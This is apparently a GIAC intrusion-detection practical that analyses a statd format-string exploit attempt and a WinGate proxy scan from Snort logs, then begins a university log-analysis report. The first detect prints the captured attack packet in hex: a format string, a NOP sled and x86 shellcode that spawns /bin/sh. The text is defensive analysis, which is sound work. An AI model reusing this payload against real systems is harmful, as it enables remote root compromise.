00:57:59.570336 203.146.184.120.1006 > 203.12.8X.XXX.32780:  udp 1076
0x0000  4500 0450 2f82 0000 3411 b354 cb92 b878        E..P/...4..T...x
0x0010  cb0c XXXX 03ee 800c 043c 8c75 11fb b149        ..P......<.u...I
0x0020  0000 0000 0000 0002 0001 86b8 0000 0001        ................
0x0030  0000 0001 0000 0001 0000 0020 36bf 508a        ............6.P.
0x0040  0000 0009 6c6f 6361 6c68 6f73 7400 0000        ....localhost...
0x0050  0000 0000 0000 0000 0000 0000 0000 0000        ................
0x0060  0000 0000 0000 03e7 18f7 ffbf 18f7 ffbf        ................
0x0070  1af7 ffbf 1af7 ffbf 2538 7825 3878 2538        ........%8x%8x%8
0x0080  7825 3878 2538 7825 3878 2538 7825 3878        x%8x%8x%8x%8x%8x
0x0090  2538 7825 3632 3731 3678 2568 6e25 3531        %8x%62716x%hn%51
0x00a0  3835 3978 2568 6e90 9090 9090 9090 9090        859x%hn.........
0x00b0  9090 9090 9090 9090 9090 9090 9090 9090        ................
0x00c0  9090 9090 9090 9090 9090 9090 9090 9090        ................
0x00d0  9090 9090 9090 9090 9090 9090 9090   9090      ................
0x00e0  9090 9090 9090 9090 9090 9090 9090 9090        ................
0x00f0  9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0100  9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0110  9090 9090 9090 9090 9090 9090 9  090 9090      ................
0x0120  9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0130  9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0140  9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0150  9090 9090 9090 9090 9090 90  90 9090 9090      ................
0x0160  9090 9090 9090 9090 9090 9090 9090 9090        ................
```

```
0x0170  9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0180  9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0190  9090 9090 9090 9090 909 0 9090 9090 9090       ................
0x01a0  9090 9090 9090 9090 9090 9090 9090 9090        ................
0x01b0  9090 9090 9090 9090 9090 9090 9090 9090        ................
0x01c0  9090 9090 9090 9090 9090 9090 9090 9090        ................
0x01d0  9090 9090 9090 9090  9090 9090 9090 9090       ................
0x01e0  9090 9090 9090 9090 9090 9090 9090 9090        ................
0x01f0  9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0200  9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0210  9090 9090 9090  9090 9090 9090 9090 9090       ................
0x0220  9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0230  9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0240  9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0250  9090 9090 9 090 9090 9090 9090 9090 9090       ................
0x0260  9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0270  9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0280  9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0290  9090 90 90 9090 9090 9090 9090 9090 9090       ................
0x02a0  9090 9090 9090 9090 9090 9090 9090 9090        ................
0x02b0  9090 9090 9090 9090 9090 9090 9090 9090        ................
0x02c0  9090 9090 9090 9090 9090 9090 9090 9090        ................
0x02d0  9090 9090 9090 9090 9090 9090 9090 9090        ................
0x02e0  9090 9090 9090 9090 9090 9090 9090 9090        ................
0x02f0  9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0300  9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0310  9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0320  9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0330  9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0340  9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0350  9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0360  9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0370  9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0380  9090 9090 9090 9090 9090 9090 9090 9090        ................
0x0390  9090 9090 9090 9090 9090 9090 9090 9090        ................
0x03a0  9090 9090 9090 9090 9090 9090 9090 9090        ................
0x03b0  9090 9090 9090 9090 9090 9090 9090 9090        ................
0x03c0  9090 9090 9090 9090 9090 31c0 eb7c 5989        ..........1. .|Y.
0x03d0  4110 8941 08fe c089 4104 89c3 fec0 8901        A..A....A.......
0x03e0  b066 cd80 b302 8959 0cc6 410e 99c6 4108        .f.....Y..A...A.
0x03f0  1089 4904 8041 040c 8801 b066 cd80 b304        ..I..A.....f....
0x0400  b066 cd80 b305 30c0 8841 04b0 66cd 8089        .f....0. .A..f...
0x0410  ce88 c331 c9b0 3fcd 80fe c1b0 3fcd 80fe        ...1..?.....?...
0x0420  c1b0 3fcd 80c7 062f 6269 6ec7 4604 2f73        ..?..../bin.F./s
0x0430  6841 30c0 8846 0789 760c 8d56 108d 4e0c        hA0..F..v..V..N.
0x0440  89f3 b00b cd80 b001 cd80 e87f ffff ff00        ................
```

2. Detect was Generated By

The detect was generated on one of our ISP Solaris Sparc servers. We have been running Snort v1.8 to review traffic destined for this server.

3. Probability the source address was spoofed

Because the end user requeste d a RPC Portmap request before running the exploit we do not believe that the IP address was spoofed (even though it was a UDP packet). This was because they wanted the information from the RPC Portmap request to be returned to them.

4. Description of Attack:

The attacking client first sent a RPC Portmap request to UDP 111 to gather information on what RPC services were running on the virtual IP 203.12.8X.XX. When it found that rstatd was running on 32780, it launched an exploit attempt against it. We then see the same series of steps undertaken immediately afterwards for the virtual IP 203.12.8X.XXX on the same machine.

The main reason why the exploit was not successful was that it was designed for an X86 architecture, but targeted server is actually Sun SPARC. The Sun SPARC architecture has a different machine language NOP value than the X86 of hex 0x90. The other reason is because the exploit seems to been targeted at RedHat systems on Solaris.

I have highlighted in red in the packet dumps above so you can see the exploit was trying to run a shell of "/bin/sh".

5. Attack mechanism:

The attack used was a script that was created to exploit a vulnerability in RedHat's statd service. The script first connects to the rpc portmapper to determine if statd is r unning, and then if it is, it will try a format string attack against the server. The format string contains a large amount of data, followed by a command that the attacker wishes the vulnerable statd service to run. In this case, as you can see from the a bove packet capture it was "/bin/sh". As statd is likely to be running as root, then this would give the attacker a root /bin/shell if it succeeded. Example exploit code can be found at:
http://project.honeynet.org/challenge/results/submissions/david/files/Q1_intrusion_method.txt

6. Correlations:

http://project.honeynet.org/challenge/results/submissions/david/files/Q1_intrusion_method.txt
"At a first glance, one could think that this is a buffer overflow attack: we have the shellcode and several NOPs (hex 90) in front of it. But this is n ot the case. It is a format string attack, as the "%n" strings indicates, prececed by several "%x" to get a certain value to be written in memory. Refer to http://julianor.tripod.com/usfs.html to get information about format string attacks.
. . .

/*
 * rpc.statd remote root xploit for linux/x86
 * based on the xploit made by drow for linux/PowerPC
 *
 * Author: Doing, 08/2000
. . ."

http://www.giac.org/pratical/Dennis_Davis_GCIA.doc
"
[**] IDS362/shellcode -x86-nops-udp [**]
05/15-12:26:24.633173 213.29.52.146:943 -> 66.68.164.104:32777
UDP TTL:45 TOS:0x0 ID:29485 IpLen:20 DgmLen:1104
Len: 1084
…."

http://www.icir.org/v ern/bro-alpha-html/bro046.html
"For example, *rstatd* is an RPC service that provides ``remote host status monitoring'' so that a set of hosts can be informed when any of them reboots. *rstatd* has been assigned a standard RPC program number of 100002. To find out the corresponding TCP or UDP port on a given host, a remote host would usually first contact the portmapper RPC service running on the host and request the port corresponding to program 100002."

7. Evidence of active targeting:

I believe these attacks were specifically targeted for the virtual IP addresses. The reason for this are:-

1. There are a number of other virtual IP addresses in the same Class -C range configured onto the targeted server, but we did not see an exploit run against them.
2. The two virtual IP address's are numerically far apart, yet where one attack stopped the other started in less than a second. Therefore, even if we say we missed the rest of the attacks, it is highly unlikely that attacks on all the possible IP's between the two targeted IP's could have happened in such a short period of time (assuming a systematic scan/attack script)

8. Severity:

GIAC's approach to determining severity is to apply the following formula:

(Criticality + Lethality) – (System + Net Countermeasures) = Severity

Each metric is assigned on a five-point scale (1 being the lowest and 5 being the highest).

Metric	Type	Scale
Criticality	This was one of our main servers	4
Lethality	Root Exploit on wrong Architecture	1
System	This server is reasonable up to date with its patches.	3
Net Countermeasures	No restriction of RPC calls from the Internet. The end user managed to send information to the Portmap and rstatd daemon from the Internet	1
Final Severity		**(5 – 4) = 1**

9. Defensive recommendation:

The main defensive recommendation I would take was to block Portmap calls to port 111, and also consider blocking incoming connections to the port range that the RPC services are using (include port 32780).

10.Multiple choice test question:

Which of the following is a valid NOP operation for the Sparc Architecture: -

a) 9090 9090 9090 9090 9090 9090
b) 0909 0909 0909 0909 0909 0909
c) 1898 1898 1898 1898 1898 1898
d) 801c 4011 801c 4011 801c 4011

Answer: d)

DETECT #5 – SCAN wingate attempt

1. Source

(Note: destination addre ss has been obfuscated with X's)

```
03/02-23:08:10.942606  [**] SCAN wingate attempt [**] 218.76.205.191:43582    ->
20X.XXX.XXX.1:1080
03/02-23:08:11.047621  [**] SCAN wingate attempt [**] 218.76.205.191:43595    ->
20X.XXX.XXX.14:1080
03/02-23:08:11.093441  [**]  SCAN wingate attempt [**] 218.76.205.191:43600   ->
20X.XXX.XXX.19:1080
03/02-23:08:11.099012  [**] SCAN wingate attempt [**] 218.76.205.191:43601    ->
20X.XXX.XXX.20:1080
03/02-23:08:11.283156  [**] SCAN wingate attempt [**] 218.76.205.191:43616    ->
20X.XXX.X XX.35:1080
03/02-23:08:11.781896  [**] SCAN wingate attempt [**] 218.76.205.191:43582    ->
20X.XXX.XXX.1:1080
03/02-23:08:11.963054  [**] SCAN wingate attempt [**] 218.76.205.191:43595    ->
20X.XXX.XXX.14:1080
03/02-23:08:12.037098  [**] SCAN wingate attempt [  **] 218.76.205.191:43600  ->
20X.XXX.XXX.19:1080
03/02-23:08:12.058897  [**] SCAN wingate attempt [**] 218.76.205.191:43601    ->
20X.XXX.XXX.20:1080
03/02-23:08:12.178180  [**] SCAN wingate attempt [**] 218.76.205.191:43616    ->
20X.XXX.XXX.35:1080
03/02-23:08:12.609537  [**] SCAN wingate attempt [**] 218.76.205.191:43582    ->
20X.XXX.XXX.1:1080
03/02-23:08:12.840851  [**] SCAN wingate attempt [**] 218.76.205.191:43595    ->
20X.XXX.XXX.14:1080
03/02-23:08:12.944728  [**] SCAN wingate attempt [**] 218.76.205.191:4360   0 ->
20X.XXX.XXX.19:1080
03/02-23:08:12.997720  [**] SCAN wingate attempt [**] 218.76.205.191:43601    ->
20X.XXX.XXX.20:1080
03/02-23:08:13.010343  [**] SCAN wingate attempt [**] 218.76.205.191:43616    ->
20X.XXX.XXX.35:1080
03/02-23:08:13.416670  [**] SCAN wi  ngate attempt [**] 218.76.205.191:43582  ->
20X.XXX.XXX.1:1080
03/02-23:08:13.690409  [**] SCAN wingate attempt [**] 218.76.205.191:43595    ->
20X.XXX.XXX.14:1080
03/02-23:08:13.748408  [**] SCAN wingate attempt [**] 218.76.205.191:43600    ->
20X.XXX.XXX.19:108 0
03/02-23:08:13.937851  [**] SCAN wingate attempt [**] 218.76.205.191:43616    ->
20X.XXX.XXX.35:1080
03/02-23:08:14.034429  [**] SCAN wingate attempt [**] 218.76.205.191:43601    ->
20X.XXX.XXX.20:1080
03/02-23:08:14.059958  [**] SCAN wingate attempt [**] 218.   76.205.191:43617  ->
20X.XXX.XXX.1:1080
03/02-23:08:14.291759  [**] SCAN wingate attempt [**] 218.76.205.191:43623    ->
20X.XXX.XXX.14:1080
03/02-23:08:14.324912  [**] SCAN wingate attempt [**] 218.76.205.191:43625    ->
20X.XXX.XXX.19:1080
03/02-23:08:14.449350   [**] SCAN wingate attempt [**] 218.76.205.191:43632   ->
20X.XXX.XXX.35:1080
03/02-23:08:14.486255  [**] SCAN wingate attempt [**] 218.76.205.191:43635    ->
20X.XXX.XXX.20:1080
03/02-23:08:14.875281  [**] SCAN wingate attempt [**] 218.76.205.191:43617    ->
20X.XXX.XXX.1:1080
03/02-23:08:15.216154  [**] SCAN wingate attempt [**] 218.76.205.191:43623    ->
20X.XXX.XXX.14:1080
03/02-23:08:15.352132  [**] SCAN wingate attempt [**] 218.76.205.191:43632    ->
20X.XXX.XXX.35:1080
03/02-23:08:15.359050  [**] SCAN wingate att  empt [**] 218.76.205.191:43635  ->
20X.XXX.XXX.20:1080
03/02-23:08:15.359351  [**] SCAN wingate attempt [**] 218.76.205.191:43625    ->
20X.XXX.XXX.19:1080
```

```
03/02-23:08:15.659443  [**] SCAN wingate attempt [**] 218.76.205.191:43617    ->
20X.XXX.XXX.1:1080
03/02-23:08:16.106445  [**] SCAN wingate attempt [**] 218.76.205.191:43623    ->
20X.XXX.XXX.14:1080
03/02-23:08:16.209185  [**] SCAN wingate attempt [**] 218.76.205.191:43632    ->
20X.XXX.XXX.35:1080
03/02-23:08:16.280973  [**] SCAN wingate attempt [**] 218.76.205.19   1:43625 ->
20X.XXX.XXX.19:1080
03/02-23:08:16.299876  [**] SCAN wingate attempt [**] 218.76.205.191:43635    ->
20X.XXX.XXX.20:1080
03/02-23:08:16.493267  [**] SCAN wingate attempt [**] 218.76.205.191:43617    ->
20X.XXX.XXX.1:1080
03/02-23:08:17.059584  [**] SC AN wingate attempt [**] 218.76.205.191:43632   ->
20X.XXX.XXX.35:1080
03/02-23:08:17.059957  [**] SCAN wingate attempt [**] 218.76.205.191:43623    ->
20X.XXX.XXX.14:1080
03/02-23:08:17.124516  [**] SCAN wingate attempt [**] 218.76.205.191:43625    ->
20X.XXX.XXX. 19:1080
03/02-23:08:17.139580  [**] SCAN wingate attempt [**] 218.76.205.191:43635    ->
20X.XXX.XXX.20:1080
03/02-23:08:22.354623  [**] SCAN wingate attempt [**] 218.76.205.191:43721    ->
20X.XXX.XXX.80:1080
03/02-23:08:23.261715  [**] SCAN wingate attempt [**  ] 218.76.205.191:43721  ->
20X.XXX.XXX.80:1080
03/02-23:08:24.178580  [**] SCAN wingate attempt [**] 218.76.205.191:43721    ->
20X.XXX.XXX.80:1080
03/02-23:08:25.099143  [**] SCAN wingate attempt [**] 218.76.205.191:43721    ->
20X.XXX.XXX.80:1080
03/02-23:08:25 .677705  [**] SCAN wingate attempt [**] 218.76.205.191:43749   ->
20X.XXX.XXX.80:1080
03/02-23:08:26.568832  [**] SCAN wingate attempt [**] 218.76.205.191:43749    ->
20X.XXX.XXX.80:1080
03/02-23:08:27.683583  [**] SCAN wingate attempt [**] 218.76.205.191:43749    ->
20X.XXX.XXX.80:1080
03/02-23:08:28.627527  [**] SCAN wingate attempt [**] 218.76.205.191:43749    ->
20X.XXX.XXX.80:1080
03/02-23:08:30.052697  [**] SCAN wingate attempt [**] 218.76.205.191:43799    ->
20X.XXX.XXX.122:1080
03/02-23:08:30.061165  [**] SCAN wi  ngate attempt [**] 218.76.205.191:43800  ->
20X.XXX.XXX.123:1080
03/02-23:08:30.800814  [**] SCAN wingate attempt [**] 218.76.205.191:43799    ->
20X.XXX.XXX.122:1080
03/02-23:08:30.995674  [**] SCAN wingate attempt [**] 218.76.205.191:43800    ->
20X.XXX.XXX.123 :1080
03/02-23:08:31.623351  [**] SCAN wingate attempt [**] 218.76.205.191:43799    ->
20X.XXX.XXX.122:1080
03/02-23:08:31.838441  [**] SCAN wingate attempt [**] 218.76.205.191:43800    ->
20X.XXX.XXX.123:1080
03/02-23:08:32.466736  [**] SCAN wingate attempt [**  ] 218.76.205.191:43799  ->
20X.XXX.XXX.122:1080
03/02-23:08:32.644177  [**] SCAN wingate attempt [**] 218.76.205.191:43825    ->
20X.XXX.XXX.144:1080
03/02-23:08:32.654896  [**] SCAN wingate attempt [**] 218.76.205.191:43800    ->
20X.XXX.XXX.123:1080
03/02-23:08:33.045003  [**] SCAN wingate attempt [**] 218.76.205.191:43832    ->
20X.XXX.XXX.122:1080
03/02-23:08:33.048456  [**] SCAN wingate attempt [**] 218.76.205.191:43833    ->
20X.XXX.XXX.123:1080
03/02-23:08:33.427043  [**] SCAN wingate attempt [**] 218.76.205.191:   43825 ->
20X.XXX.XXX.144:1080
03/02-23:08:33.908701  [**] SCAN wingate attempt [**] 218.76.205.191:43833    ->
20X.XXX.XXX.123:1080
03/02-23:08:33.909199  [**] SCAN wingate attempt [**] 218.76.205.191:43832    ->
20X.XXX.XXX.122:1080
03/02-23:08:34.232547  [**]  SCAN wingate attempt [**] 218.76.205.191:43825   ->
20X.XXX.XXX.144:1080
03/02-23:08:34.656532  [**] SCAN wingate attempt [**] 218.76.205.191:43833    ->
20X.XXX.XXX.123:1080
```

```
03/02-23:08:34.795453  [**] SCAN wingate attempt [**] 218.76.205.191:43832    ->
20X.XXX. XXX.122:1080
03/02-23:08:35.055705  [**] SCAN wingate attempt [**] 218.76.205.191:43825    ->
20X.XXX.XXX.144:1080
03/02-23:08:35.524309  [**] SCAN wingate attempt [**] 218.76.205.191:43853    ->
20X.XXX.XXX.144:1080
03/02-23:08:35.541754  [**] SCAN wingate atte  mpt [**] 218.76.205.191:43833   ->
20X.XXX.XXX.123:1080
03/02-23:08:35.639281  [**] SCAN wingate attempt [**] 218.76.205.191:43832    ->
20X.XXX.XXX.122:1080
03/02-23:08:36.280571  [**] SCAN wingate attempt [**] 218.76.205.191:43853    ->
20X.XXX.XXX.144:1080
03/02-23:08:37.099670  [**] SCAN wingate attempt [**] 218.76.205.191:43853    ->
20X.XXX.XXX.144:1080
03/02-23:08:37.927014  [**] SCAN wingate attempt [**] 218.76.205.191:43853    ->
20X.XXX.XXX.144:1080
03/02-23:08:38.408870  [**] SCAN wingate attempt [**] 218.76.2   05.191:43878  ->
20X.XXX.XXX.175:1080
03/02-23:08:39.250709  [**] SCAN wingate attempt [**] 218.76.205.191:43878    ->
20X.XXX.XXX.175:1080
03/02-23:08:39.932875  [**] SCAN wingate attempt [**] 218.76.205.191:43893    ->
20X.XXX.XXX.184:1080
03/02-23:08:39.965733   [**] SCAN wingate attempt [**] 218.76.205.191:43899   ->
20X.XXX.XXX.190:1080
03/02-23:08:40.061606  [**] SCAN wingate attempt [**] 218.76.205.191:43878    ->
20X.XXX.XXX.175:1080
03/02-23:08:40.756189  [**] SCAN wingate attempt [**] 218.76.205.191:43899    ->
20X.XXX.XXX.190:1080
03/02-23:08:40.757473  [**] SCAN wingate attempt [**] 218.76.205.191:43893    ->
20X.XXX.XXX.184:1080
03/02-23:08:40.843360  [**] SCAN wingate attempt [**] 218.76.205.191:43878    ->
20X.XXX.XXX.175:1080
03/02-23:08:41.282638  [**] SCAN winga  te attempt [**] 218.76.205.191:43909   ->
20X.XXX.XXX.175:1080
03/02-23:08:41.298047  [**] SCAN wingate attempt [**] 218.76.205.191:43908    ->
20X.XXX.XXX.198:1080
03/02-23:08:41.562686  [**] SCAN wingate attempt [**] 218.76.205.191:43899    ->
20X.XXX.XXX.190:10 80
03/02-23:08:41.575135  [**] SCAN wingate attempt [**] 218.76.205.191:43893    ->
20X.XXX.XXX.184:1080
03/02-23:08:42.082730  [**] SCAN wingate attempt [**] 218.76.205.191:43908    ->
20X.XXX.XXX.198:1080
03/02-23:08:42.387290  [**] SCAN wingate attempt [**] 2   18.76.205.191:43899  ->
20X.XXX.XXX.190:1080
03/02-23:08:42.423371  [**] SCAN wingate attempt [**] 218.76.205.191:43893    ->
20X.XXX.XXX.184:1080
03/02-23:08:42.475472  [**] SCAN wingate attempt [**] 218.76.205.191:43909    ->
20X.XXX.XXX.175:1080
03/02-23:08:42 .815139  [**] SCAN wingate attempt [**] 218.76.205.191:43915   ->
20X.XXX.XXX.184:1080
03/02-23:08:42.834122  [**] SCAN wingate attempt [**] 218.76.205.191:43916    ->
20X.XXX.XXX.190:1080
03/02-23:08:42.956651  [**] SCAN wingate attempt [**] 218.76.205.191:439    08 ->
20X.XXX.XXX.198:1080
03/02-23:08:43.431442  [**] SCAN wingate attempt [**] 218.76.205.191:43909    ->
20X.XXX.XXX.175:1080
03/02-23:08:43.606571  [**] SCAN wingate attempt [**] 218.76.205.191:43923    ->
20X.XXX.XXX.208:1080
03/02-23:08:43.676647  [**] SCA N wingate attempt [**] 218.76.205.191:43916   ->
20X.XXX.XXX.190:1080
03/02-23:08:43.677675  [**] SCAN wingate attempt [**] 218.76.205.191:43915    ->
20X.XXX.XXX.184:1080
03/02-23:08:43.917089  [**] SCAN wingate attempt [**] 218.76.205.191:43908    ->
20X.XXX.XXX .198:1080
03/02-23:08:44.331679  [**] SCAN wingate attempt [**] 218.76.205.191:43940    ->
20X.XXX.XXX.198:1080
03/02-23:08:44.344354  [**] SCAN wingate attempt [**] 218.76.205.191:43909    ->
20X.XXX.XXX.175:1080
```

```
03/02-23:08:44.501138  [**] SCAN wingate attempt   [**] 218.76.205.191:43916  ->
20X.XXX.XXX.190:1080
03/02-23:08:44.501438  [**] SCAN wingate attempt [**] 218.76.205.191:43923    ->
20X.XXX.XXX.208:1080
03/02-23:08:44.513891  [**] SCAN wingate attempt [**] 218.76.205.191:43915    ->
20X.XXX.XXX.184:1080
03/02-23:08:45.189846  [**] SCAN wingate attempt [**] 218.76.205.191:43940    ->
20X.XXX.XXX.198:1080
03/02-23:08:45.316602  [**] SCAN wingate attempt [**] 218.76.205.191:43916    ->
20X.XXX.XXX.190:1080
03/02-23:08:45.322442  [**] SCAN wingate attempt [**] 218.76.205.   191:43923 ->
20X.XXX.XXX.208:1080
03/02-23:08:45.430839  [**] SCAN wingate attempt [**] 218.76.205.191:43915    ->
20X.XXX.XXX.184:1080
03/02-23:08:46.068964  [**] SCAN wingate attempt [**] 218.76.205.191:43940    ->
20X.XXX.XXX.198:1080
03/02-23:08:46.171768  [ **] SCAN wingate attempt [**] 218.76.205.191:43923   ->
20X.XXX.XXX.208:1080
03/02-23:08:46.953185  [**] SCAN wingate attempt [**] 218.76.205.191:43966    ->
20X.XXX.XXX.208:1080
03/02-23:08:47.397801  [**] SCAN wingate attempt [**] 218.76.205.191:43940    ->
20X.XXX.XXX.198:1080
03/02-23:08:47.804469  [**] SCAN wingate attempt [**] 218.76.205.191:43966    ->
20X.XXX.XXX.208:1080
03/02-23:08:48.607273  [**] SCAN wingate attempt [**] 218.76.205.191:43966    ->
20X.XXX.XXX.208:1080
03/02-23:08:49.446717  [**] SCAN wingate   attempt [**] 218.76.205.191:43966  ->
20X.XXX.XXX.208:1080
```

2. Detect was Generated By

The above was detected by a server running Snort, that had large amount of visibility of the core backbone (and therefore picked up most of the scan).

3. Probability the source address was spoofed

As the SCAN involved a TCP Syn connection to port 1080, it is highly unlikely that the source host was spoofed.

4. Description of Attack:

The attack contained 112 separate Syn packets to port 1080 on various IP addresses in the one Class C range with in a time period of 39 seconds. Each IP address gets sent a SYN packet 4 times, at a time interval of around 4 seconds. We could assume that each SYN attempt per IP is a separate process, as the source address changes per IP address, but stays the same for each individual IP connection attempt.

Connection retries would be appropriate if the source did not get an answer from the destination address, however normally the TCP retries for establishing a connection would increase in time between attempts. Therefore the attempt period is another cause for suspicion.

Example of 4 connection attempts:

```
03/02-23:08:41.282638  [**] SCAN wingate attempt [**] 218.76.205.191:43909    ->
20X.XXX.XXX.175:1080
03/02-23:08:42.475472  [**] SCAN wingate attemp  t [**] 218.76.205.191:43909  ->
20X.XXX.XXX.175:1080
03/02-23:08:43.431442  [**] SCAN wingate attempt [**] 218.76.205.191:43909    ->
20X.XXX.XXX.175:1080
```

```
03/02-23:08:44.344354  [**] SCAN wingate attempt [**] 218.76.205.191:43909    ->
20X.XXX.XXX.175:1080
```

It is likely the attacker was looking for open WinGate servers so they could use the open server to proxy their connections through. By proxying data through an open WinGate server, it gives the attacker a form of anonymity.

5. Attack mechanism:

The attack consists of an initial TCP SYN packet to the target address on the port 1080. None of the servers are running services on 1080, so it is likely the attacker got numerous error messages back (i.e. Connection refused errors). Unfortunately our data capture did not see the responses. Below is a subset of relevant Tcpdump packet capture.

```
23:08:10.942606 218.76.205.191.43582 > 203.12.80.1.1080: S [tcp sum ok]
9661793:9661793(0) win 8192
<mss 1460,nop,nop,sackOK> (DF) (ttl 113, id 43629, len 48)
23:08:11.047621 218 .76.205.191.43595 > 203.12.80.14.1080: S [tcp sum ok]
9661839:9661839(0) win 8192
 <mss 1460,nop,nop,sackOK> (DF) (ttl 114, id 46957, len 48)
23:08:11.093441 218.76.205.191.43600 > 203.12.80.19.1080: S [tcp sum ok]
9661846:9661846(0) win 8192
 <mss 1460,no p,nop,sackOK> (DF) (ttl 114, id 48237, len 48)
23:08:11.099012 218.76.205.191.43601 > 203.12.80.20.1080: S [tcp sum ok]
9661847:9661847(0) win 8192
 <mss 1460,nop,nop,sackOK> (DF) (ttl 113, id 48493, len 48)
```

From the packet capture we can see common chara cteristics for each connection. The are: -

- TTL = around the 113 / 114 value
- IP ID = changes for each packet
- Packet Length = always 48 bytes (20 bytes IP header, 28 bytes TCP header)
- Window Size = 8192 (0x2000 hex)
- MSS = 1460 (0x05B4 hex)
- Don't Fragment always set
- SackOK set
- Contains 2 TCP NOPS

If we compare the above information with ettercap's passive fingerprint database, we get a match of:- (etter.passive.os.fp from source of ettercap)

"…

```
WWWW:MSS:TTL:WS:S:N:D:T:F:OS
```

```
WWWW: 4 digit hex field ind icating the TCP Window Size
MSS : 4 digit hex field indicating the TCP Option Maximum Segment
      Size if omitted in the packet or unknown it is "_MSS"
TTL : 2 digit hex field indicating the IP Time To Live
WS  : 2 digit hex field indicating the TCP Option Win  dow Scale
      If omitted in the packet or unknown it is "WS"
S   : 1 digit field indicating if the TCP Option SACK permitted is
      True
N   : 1 digit field indicating if the TCP Option contains a NOP
D   : 1 digit field indicating if the IP Don't Fragment flag i   s set
T   : 1 digit field indicating if the TCP Timestamp is present
F   : 1 digit ascii field indicating the flag of the packet
      S = SYN
      A = SYN + ACK
```

```
OS   : an ascii string representing the OS

. . .

2000:05B4:80:00:1:1:1:0:S:Windows 9x (1)
```
“

Therefore there is a good chance the attacker was using a Window’s based program to do the WinGate scanning.

6. Correlations:

http://www.giac.org/practical/Wade_Dauphinee_GCIA.doc

“TCP port 1080 is typically used for the SOCKS proxy service. Wingate (http://wingate.deerfield.com/) is a popular Windows 95/NT proxy firewall and is known to have a vulnerability associated with SOCKS. The vulnerability being that most users of Wingate accept the de fault configuration to get it up and running without setting security. …..”

http://tash.pintday.org/digests/ctdig2_-02.html#98021201

“….
98/02/12 - Wingate Abuses
There have been s everal recent reports of abuse of the Wingate IP Masquerading/Proxying package. This package, commonly used to proxy multiple users through a single Internet -connected Windows machine, is highly insecure in its default configuration. Abuse is widespread an d varied, including:
IRC Abuse - Denial of Service attacks against IRC servers gatewayed through the Wingate Machine (or several chained Wingate Servers)
SMTP Abuse - Spam may be redirected through one or more Wingate servers to conceal its origin and bypass ISP security measures, and
NNTP Abuse - Spam or other offensive posting may be redirected through the Wingate Server to conceal its Origin
Denial of Service attacks against Wingate Users - Unsecured Wingate servers may be looped back upon themse lves until they stop responding ….”

7. Evidence of active targeting:

The source was only looking for open 1080 ports on the Class C in question. The Snort server, can also see a couple of other Class C ranges, however they did not detect any other scan attempts from this source address.

8. Severity:

GIAC’s approach to determining severity is to apply the following formula:

(Criticality + Lethality) – (System + Net Countermeasures) = Severity

Each metric is assigned on a five -point scale (1 being the lowest and 5 being the highest).

Metric	Type	Scale
Criticality	Network scan	2
Lethality	Abuse to create anonymity	1
System	None of the systems run SOCKS based services	5
Net Countermeasures	No restrictions on the network	1
Final Severity		**(3 – 6) = -3**

9. Defensive recommendation:

As there are no servers that have services listening on port 1080 for this Class C, I would suggest no action need to be taken.

10. Multiple choice test question:

Passive fingerprinting can be defined as: -

a) getting an attackers fingerprint from his computer without them knowing
b) using captured data to determine information about an attackers system
c) using tools to probe an attackers system to determine information about an attacker
d) there is no such term

Answer b).

Assignment Three

Executive Summary

Ben Doyle and Associates were contracted to conduct analysis of Intrusion Detection data that was supplied by your University . The data provided was produced by the product Snort (http://www.snort.org), and came in three formats. These formats where: -

- Snort Alert logfile
- Snort PortScan logfile
- Snort OOS (Out of Spec) logfile.

The objective of the analysis was to give the University an overview of information contained with in the data, as well highlight potential problems on the University's campus network. Recommendations for mitigating the risks discovered were also requested, as well as information on the process we undertook to analyse the provided data.

The following report is brok en into two sections. Section 1 provides an overview of each of the data formats produced by the University's Snort system. The last section, Section 2, contain appendix's that outline the analysis process, and has relevant references to tools used.

We hope you find the report meets your required objectives, and we look forward to building our relationship with you.

Section 1 – Overview of Logs Files

Ben Doyle and Associates were provided with five days worth of Snort log files from the 23rd December 2001, to the 27th December 2001. For each day within that period, we were supplied three separate log files generated by Snort. There was a separate file for alerts, scans and out-of-spec (OOS) packets. Below you can see the total number of events over the five day period for each type of log file.

Type of Event	Number of Events
Snort Alerts	257322
Snort PortScan Events	622126
Snort OOS Events	8280
	887728

From the data provided we can see that the University's network consists of a Class B address space of MY.NET.0.0.

This section is broken into three parts that addresses the analysis of each of the types of log files that were supplied by the University.

Section 1.1 – Overview of Alert logs

With in the Snort Intrusion Detection System that the University has implemented, there are a sets of rules that match certain criteria for packets sniffed on the campus network. When a packet is found that match one of these rules, then Snort can write an alert to a log file. The alert log file is in the format:-

<timestamp> [**] <Alert description> [**] <SourceIP>:<SourcePort> -> <DestinationIP>:<DestinationPort>

12/23-00:00:01.814945 [**] SMTP relaying denied [**] MY.NET.253.51:25 -> 203.197.208.52:1606

Note: The above examples are all one line.

